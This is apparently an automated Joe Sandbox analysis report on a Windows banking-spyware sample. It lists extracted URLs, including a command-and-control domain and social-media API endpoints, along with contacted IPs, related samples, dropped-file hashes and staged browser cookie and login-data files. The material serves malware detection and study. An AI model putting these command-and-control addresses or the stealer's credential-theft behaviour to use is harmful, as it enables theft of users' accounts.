http://https://www.instagram.com/	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://upload.twitter.com/i/media/upload.json%dcommand=INIT&total_bytes=&media_type=image%2Fjpeg&me	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://api.twitter.com/1.1/statuses/update.jsoninclude_profile_interstitial_type=1&include_blocking	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://www.messenger.com/origin:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://ef6df4af06ba6896.xyz/nf	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	h1GodtbhC8.exe	false		high
http://https://twitter.com/	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://api.twitter.com/1.1/statuses/update.json	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://upload.twitter.com/i/media/upload.json	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://twitter.com/compose/tweetsec-fetch-mode:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz:80/info/eCPI	1E1C360C582DF797.exe, 0000000F.00000003.1003241141.000000002 7C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ef6df4af06ba6896.xyz/info/g	1E1C360C582DF797.exe, 0000000F.00000002.1009023272.000000002748000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error	aliens.exe, aliens.exe, 00000006.00000002.1007540272.00000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 0000000F.00000002.1007578546.00000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 00000012.00000000.1051421766.00000000409000.00000002.00020000.sdmp, aliens.exe.1.dr	false		high
http://EF6DF4AF06BA6896.xyz/info/g	1E1C360C582DF797.exe, 0000000F.00000002.1009113059.000000000277A000.00000004.00000020.sdmp, 1E1C360C582DF797.exe, 0000000F.00000002.1009139131.0000000002781000.00000004.00000020.sdmp	false		unknown
http://ef6df4af06ba6896.xyz/:	1E1C360C582DF797.exe, 0000000F.00000002.1009023272.000000002748000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.messenger.com/accept:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false		unknown
http://ef6df4af06ba6896.xyz/info/gz	1E1C360C582DF797.exe, 0000000F.00000002.1009023272.000000002748000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.28.5.129	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.194.30	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	327203
Start date:	05.12.2020
Start time:	08:25:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	h1GodtbhC8.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal87.bank.spyw.evad.winEXE@13/17@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 47.8% (good quality ratio 45.8%) • Quality average: 79.6% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 51% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 40.88.32.150, 51.11.168.160, 2.20.142.209, 2.20.142.210, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 51.104.139.180 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:27:34	API Interceptor	2x Sleep call for process: aliens.exe modified
08:28:37	API Interceptor	1x Sleep call for process: 1E1C360C582DF797.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	OncoImmune.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	SecuriteInfo.com.Trojan.DownLoader36.26314.8898.exe	Get hash	malicious	Browse	• 162.159.138.232
	SecuriteInfo.com.Trojan.InjectNET.14.12461.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://healtymed.com/ADOBE.html	Get hash	malicious	Browse	• 104.18.44.229
	SecuriteInfo.com.Generic.mg.40a8bc3e38349e37.exe	Get hash	malicious	Browse	• 104.31.85.117

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.22.230
	Stolen_Images_Evidence.js	Get hash	malicious	Browse	• 104.18.43.92
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	• 172.67.13.182
	dor001.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING.EXE	Get hash	malicious	Browse	• 172.67.160.246
	SKY POUNDS.exe	Get hash	malicious	Browse	• 104.24.127.89
	http://https://www.samsungsds.com/us/en/solutions/bns/high-performance-computing/hpc-managed-services.html	Get hash	malicious	Browse	• 104.26.7.139
	Documento de transferencia de Scotiabank7497574730 084doc.exe	Get hash	malicious	Browse	• 172.67.143.180
	Document N0-BR1702Q667420_12.exe	Get hash	malicious	Browse	• 172.67.143.180
	proforma invoice5087713.xls	Get hash	malicious	Browse	• 104.28.4.151
	mCiZXEeKax.exe	Get hash	malicious	Browse	• 104.18.53.69
	OKx5tyuiLx.exe	Get hash	malicious	Browse	• 104.26.2.232
	RFQ.xls	Get hash	malicious	Browse	• 162.159.13 5.232
	http://https://maxhealth-conm.cf/?login=do	Get hash	malicious	Browse	• 104.16.19.94
	K4THUpcxOE.exe	Get hash	malicious	Browse	• 104.31.82.101
CLOUDFLARENETUS	OncoImmune.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	SecuriteInfo.com.Trojan.DownLoader36.26314.8898.exe	Get hash	malicious	Browse	• 162.159.13 8.232
	SecuriteInfo.com.Trojan.InjectNET.14.12461.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://healtymed.com/ADOBE.html	Get hash	malicious	Browse	• 104.18.44.229
	SecuriteInfo.com.Generic.mg.40a8bc3e38349e37.exe	Get hash	malicious	Browse	• 104.31.85.117
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.22.230
	Stolen_Images_Evidence.js	Get hash	malicious	Browse	• 104.18.43.92
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	• 172.67.13.182
	dor001.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING.EXE	Get hash	malicious	Browse	• 172.67.160.246
	SKY POUNDS.exe	Get hash	malicious	Browse	• 104.24.127.89
	http://https://www.samsungsds.com/us/en/solutions/bns/high-performance-computing/hpc-managed-services.html	Get hash	malicious	Browse	• 104.26.7.139
	Documento de transferencia de Scotiabank7497574730 084doc.exe	Get hash	malicious	Browse	• 172.67.143.180
	Document N0-BR1702Q667420_12.exe	Get hash	malicious	Browse	• 172.67.143.180
	proforma invoice5087713.xls	Get hash	malicious	Browse	• 104.28.4.151
	mCiZXEeKax.exe	Get hash	malicious	Browse	• 104.18.53.69
	OKx5tyuiLx.exe	Get hash	malicious	Browse	• 104.26.2.232
	RFQ.xls	Get hash	malicious	Browse	• 162.159.13 5.232
	http://https://maxhealth-conm.cf/?login=do	Get hash	malicious	Browse	• 104.16.19.94
	K4THUpcxOE.exe	Get hash	malicious	Browse	• 104.31.82.101

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibClr.dll	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\71eza90awf48\aliens.exe

Process:	C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Program Files (x86)\71eza90awf48\aliens.exe	
Size (bytes):	506545472
Entropy (8bit):	0.13665136586177498
Encrypted:	false
SSDEEP:	
MD5:	87698F069716708B6743A580B1D0D0CC
SHA1:	6E8585C0596C41CEAF1EEA7E8AEEFF3393A4F126
SHA-256:	6781F617A3F74D85AC7113828B2BE7D0186E32259FD6B4C10E18C6233CB97549
SHA-512:	B92564EB4995FD6637F8EAECD6AAC285C8527DECEDF21D423491F98040962ABACFA4F27977E43DA7ED8DCF4B190156DA5EFAF146E2DD76FB0E51D77476F65D3E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....@.....3.!This program cannot be run in DOS mode....$.....g.&.#aH.#aH.#aH..?L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L.(aH..?.."aH..?J."aH.Rich#aH.....PE..L....sQY.....v..... .. 9.....@.....Ti....@.....0.....I..89.....p...T.....@.....text...bt.....v..... ....rdata..(#.....$...z.....@..@.data.....@....ndata... ...`.....rsrc....0.....2.....@..@.reloc.....@..B.....

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	6.867501832742936
Encrypted:	false
SSDEEP:	96:PAWqGuIO1w7JElw764ulqk4uWdCXufAx8Su2yk:oWaIO1S7ulqBhv+yk
MD5:	04F3C7753A4FCABCE7970BFA3B5C76FF
SHA1:	34FC37D42F86DAC1FD1171A806471CDFEAE9817B
SHA-256:	A735E33A420C2AD93279253BC57137947B5D07803FF438499AAAF6FD0692F4CD
SHA-512:	F774FC3F3EBF029DC6F122669060351CC58AE27C5224ABE2A6C8AB1308C4B796657D2F286760EB73A2AE7563EEEF335DAA70ED5E4B2560D34CA9873017658AFE
Malicious:	false
Reputation:	low
Preview:	..MZ.....0.....8-..@.8.0..p.....!...L.!This. program. cannot .be run i.n DOS mo.de....$...PE..L....d82.....!..0..... ..B..... .....@..*..-.....#.....`....O...+h.....(.Q.....8W.....O.....HA...text.....u.[.....`.rsrc...M;.}.t.....@.0relo...U..).....B.....5...&.....S..4o.....F.....s....(....*..(....{.%...{.9....[...4.*..("....}...."}A...}....D.}..6..B.(...+**D...* 6..si.....*...0.....,...(.....~.....oRj..*&.....N"(@M.-...on.A..0.....!H.(...o...."r..p(...(.E..r@.po.@.....o.....%.B.....(.@.....o...&..% ....o.x.....u...,..B...o!..B!....!..~...Tu..".[.....#E..8...o"..$Q ....c..o....*..*..`.....IT..G.:. `....@;.`.0...`. 5.@.r?..pB1..s#.....A.R.%.r..p.%.DrW...%..*rFq .b*..s....%.o%@.%.oB&....o'...Do(.....o).....".o.>.o+..,oE..,a..+?.,-.@.t.7.a-%o.....Yo/.../.o.].....-...r..../. #"...1..-.....u.>....., ...o2.....#...>....L....X..a"0.$..V..h".r..."3a..r.`.rZ@..p.(4 ....+!rh..c.B..r...po..D.U.*..*.

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	52520
Entropy (8bit):	6.011934677477037
Encrypted:	false
SSDEEP:	1536:9GyM4uxlvOe/c1xpfLIa97v3A5KobiPWh:9G1vt/g7fLb97Y5VmY
MD5:	928E680DEA22C19FEBE9FC8E05D96472
SHA1:	0A4A749DDFD220E2B646B878881575FF9352CF73
SHA-256:	8B6B56F670D59FF93A1C7E601468127FC21F02DDE567B5C21A5D53594CDAEF94
SHA-512:	5FBC72C3FA98DC2B5AD2ED556D2C6DC9279D4BE3EB90FFD7FA2ADA39CB976EBA7CB34033E5786D1CB6137C64C869027002BE2F2CAD408ACEFD5C22006A1FF34
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...d82.....!..0..... ....@.....O.....h.....(.....8..... ....H.....text..... ....`.rsrc...h.....@..@.reloc.....@..B.....H.....S..4o.....F.....s....(....*..(....*..{....*..{....*..{....*..{....*..(.....}.....}.....}.....}.....}....*6..{....(...+**..{.....*6..si.....*...0.....(.....~.....oj...*&~.....*N(....-.~.....on...*.0.....(....o.....r...p(....(....r...po.....o.....%.~.....(.....o....&.....o .....u....,.~.....o!...on... ...!...~..u....,.~.....o!...on... ..."...[..u....,.~.....o!...on... ...#

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	
Category:	dropped
Size (bytes):	1864
Entropy (8bit):	4.120386562888434
Encrypted:	false
SSDEEP:	48:1AC+F9cbv+WfJBHIxp3Cub2/SG+Degz21A:W3M/xBH+yTSG+S9A
MD5:	F3C315D955C48E6071E1BC1C87C46FD7
SHA1:	82340C833CAC7048E1A58A3EC40EB4540535E2A4
SHA-256:	D09D9E3F16C53ABEB7F25D408F686C708C6240971FC46AF7BF68EC5BD7846724
SHA-512:	7D7C1AF8549E21A045B9983D7B67BBA347823955B829A4ACFB0DD1878DBB34D7EA320B3FA9D7F5FF028E2793B5B852B668BFE4213FFF8678FB87B9F7B429525
Malicious:	false
Reputation:	low
Preview:	...&{.7.C.9.9.9.A.A.A.-.B.9.1.E.-.4.8.7.E.-.9.7.B.D.-.7.6.1.9.B.4.5.5.3.2.F.4.}.....p.3.....a.d.m.i.n.....0...0...0.....I.:.\.n.e.w._.k.i.l.l.\.p.3.\.e.x.e.....p.3.(.1.)... e.x.e..E.{. "appVersion": "6.0.8",. "arpNoRemove": true,. "arpNoRepair": true,. "arpNoShow": true,. "lang": "en-US",. "productCode": "{7C999AAA-0000-487E-97BD-7619B45532F4}",. "uiScriptTest": false,. "uid": "{FC53B0A8-C9C1-4544-9DD9-C73A991A2A42}",. "upgradeCode": "{9FF45220-3173-4DBF-A859-03 B8BC20235F}".}...!%.S.y.s.t.e.m.R.o.o.t.%.\.S.y.s.t.e.m.3.2.\.S.H.E.L.L.3.2...d.l.l.,.....&{.0.0.7.6.C.E.B.B.-.D.4.4.3.-.4.3.C.7.-.9.2.A.5.-.C.4.8.7.F.2.B.5.F.5.4.A.}.....s.e.t.u.p.....I.:.\.n.e.w._.k.i.l.l.\.p.3.\.s.e.t.u.p...e.x.e.....T.e.m.p.\.0.\.s.e.t.u.p...e.x.e.....-.s.....]{."ignoreFailure": false,."uiDisabled" : false,."uiHidden" : false,."uiUnSelected" : false

C:\Users\user\AppData\Local\Cookies1607153318005	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	

C:\Users\user\AppData\Local\Login Data1607153318005	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	135
Entropy (8bit):	5.045303121991894
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUCztJXILKNUhh+9Am12MFuAvOAsDeieVyn:Q3La/xwczflWW+P12MUAvvrs
MD5:	BB527FDBC763485B0662FCCFD53AA00A
SHA1:	86438ECBAF308B24FA264C7B6ECECDABD1338DC0
SHA-256:	6158C0B5B794617AAD8DA6D671FEF9EDE9CAB2AA9A9FAD91D038739DFF5CEDBD
SHA-512:	2003E36806330552D7DD5E633F24A67F2F4226C12EE43A6F79BB709727DD52910CA5EAF336F9C1E5733C66BC3075CA24CACA19D086BE373B76AA08D3FA81810
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.JScript, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	
Process:	C:\Program Files (x86)\71eza90awf48\aliens.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	484442112
Entropy (8bit):	0.1423199278620483
Encrypted:	false
SSDEEP:	
MD5:	09AEEBF8415184D05EAB7B1B55748A7D
SHA1:	32E6AD80DEEEFE5E6B5F057FECEBFF4C482DEBDE
SHA-256:	A5475CE115704F3445DDD294DBBCE3DABF1303E4B0D56562A9FD41666AF3C47E
SHA-512:	F4739305BADBC17F1F765331F6A29023C6730EBF8C87642056D360E22C7C18E6C76E8CC24B0EC2D5C72E6F396B399A87C5A59E0FFBF9D66DA872CE0E4A9F967D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....@.....3.!This program cannot be run in DOS mode....$.....g.&.#aH.#aH.#aH..?L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L.(aH..?.."aH..?J."aH.Rich#aH.....PE..L....sQY.....v..... .. 9.....@.....Ti....@.....0.....l..89.....p...T.....@.....text...bt.....v..... ....rdata..(#.....$...z.....@..@.data.....@....ndata... ...`.....rsrc....0.....2.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\MSI97A7.tmp	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	
Process:	C:\Users\user\AppData\Roaming\1607153318099.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\gdiview.msi	
Process:	C:\Program Files (x86)\71eza90awf48\aliens.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

C:\Users\user\AppData\Local\Temp\gdiview.msi	
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	540456
Entropy (8bit):	6.4900404695826275
Encrypted:	false
SSDEEP:	12288:GUBa9WxfxYRW3vwDaduy2NBCzrCJDVxsR7LafByUb2iqyTOHD:da9WxfiRCv2anZnXtLa32idOHD
MD5:	EB948284236E2D61EAE0741280265983
SHA1:	D5180DB7F54DE24C27489B221095871A52DC9156
SHA-256:	DBE5A7DAF5BCFF97F7C48F9B5476DB3072CC85FBFFD660ADAFF2E0455132D026
SHA-512:	6D8087022EE62ACD823CFA871B8B3E3251E44F316769DC04E2AD169E9DF6A836DBA95C3B268716F2397D6C6A3624A9E50DBE0BC847F3C4F3EF8E09BFF30F2D5
Malicious:	false
Joe Sandbox View:	• Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....A.....}...}^..|...}...|...}^..|...}^..|...}^..|...}^..|$..}...}x..}...|...}...|...}...|z..}...|...}...|...}..?}...}..W}...}...|...}Rich...}.....PE..L....mU_.....!.....2.....P.....8....@.....@...\....."..... ..(....0..LH..X(..p.....).....(..@.....P.....text....1.....2..... ..`.rdata...]...P...^...6.....@..@.data....I.....@....rsrc....".....$..... .....@..@.reloc..LH...0...J.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4387715
Entropy (8bit):	7.97481744127675
Encrypted:	false
SSDEEP:	98304:MemWK3AGUr0csa0JN5DHJiLvIELr2zEj94woNcqCYX/WDvPHjAOLutkiUs:pmWK3AG6ga0jVgLIEV4FLzeDvPH5AUs
MD5:	69C9BA53239D6838D05594D96A36DEA3
SHA1:	3DE1717040C9803FF67EF6C0CD218B45FD051CA8
SHA-256:	CFAADE4B15040D0EC25112E808AAADA0BBDC378B5E4439D8C7620FEDB6359CA1
SHA-512:	FC86C62A014B11139476CF658B6EF97AB210D2A2E8B4128E58D9A186037764B328E819A345606272D5BDFDFE7729F402631214D9371BE0B60EBB7F45FCC90141
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b`..&...&...&.....h.+.....j.....k.>....^.$...._..0...._..5...._...../y.../y..#...&...,...._.....,..'...._f.'...._..'...Rich&.....PE..L....~.^..... ....@.....0.....@.....4...4...<.... ..p.....d"....T.....D..@..... ..`..... .....text...*..... ..`.rdata..... .....@..@.data... 7.....@....didat.....@....rsrc..... .....@..@.reloc..d".....$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibCa.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	6.867501832742936
Encrypted:	false
SSDEEP:	96:PAWqGuIO1w7JElw764ulqk4uWdCXufAx8Su2yk:oWaIO1S7ulqBhv+yk
MD5:	04F3C7753A4FCABCE7970BFA3B5C76FF
SHA1:	34FC37D42F86DAC1FD1171A806471CDFEAE9817B
SHA-256:	A735E33A420C2AD93279253BC57137947B5D07803FF438499AAAF6FD0692F4CD
SHA-512:	F774FC3F3EBF029DC6F122669060351CC58AE27C5224ABE2A6C8AB1308C4B796657D2F286760EB73A2AE7563EEEF335DAA70ED5E4B2560D34CA9873017658AFE
Malicious:	false
Preview:	..MZ.....0.....8-..@.8.0..p.....!...L.!This. program. cannot .be run i.n DOS mo.de....$...PE..L....d82.....!..0..... ..B..... .....@..*..-.....#.....`....O...+h.....(.Q.....8W.....O.....HA...text.....u.[.....`.rsrc...M;.}.t.....@.0relo...U..).....B.....5...&.....S..4o.....F.....s....(.....*..(....{.%...{.9....[...4.*..("....}....")A...}....D.}..6..B.(...+**D...* 6..si.....*...0.....,....(.....~.....oRj..*&.....N"(@M.-...on.A..0.....!H.(...o...."r..p(...(.E..r@.po.@.....o.....%.B.....(.@.....o...&..% ....o.x.....u...,..B...o!..B!....!...~...Tu..".[.....#E..8...o"..$Q ....c..o....*..*..`.....IT..G.:. `....@;.`.0...`. 5.@.r?..pB1..s#.....A.R.%.r..p.%.DrW...%..*rFq .b*..s....%.o%@.%.oB&....o'...Do(.....o)....."o.>.o+..,oE..,a..+?.,-.@.t.7.a-%o.....Yo/.../.o.].....-...r..../. #"...1..-.....u.>....., ...o2.....#...>....L....X..a"0.$..V..h".r..."3a..r.`.rZ@..p.(4 ....+!rh..c.B..r...po..D.U.*..*.

C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibClr.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	52520
Entropy (8bit):	6.011934677477037
Encrypted:	false
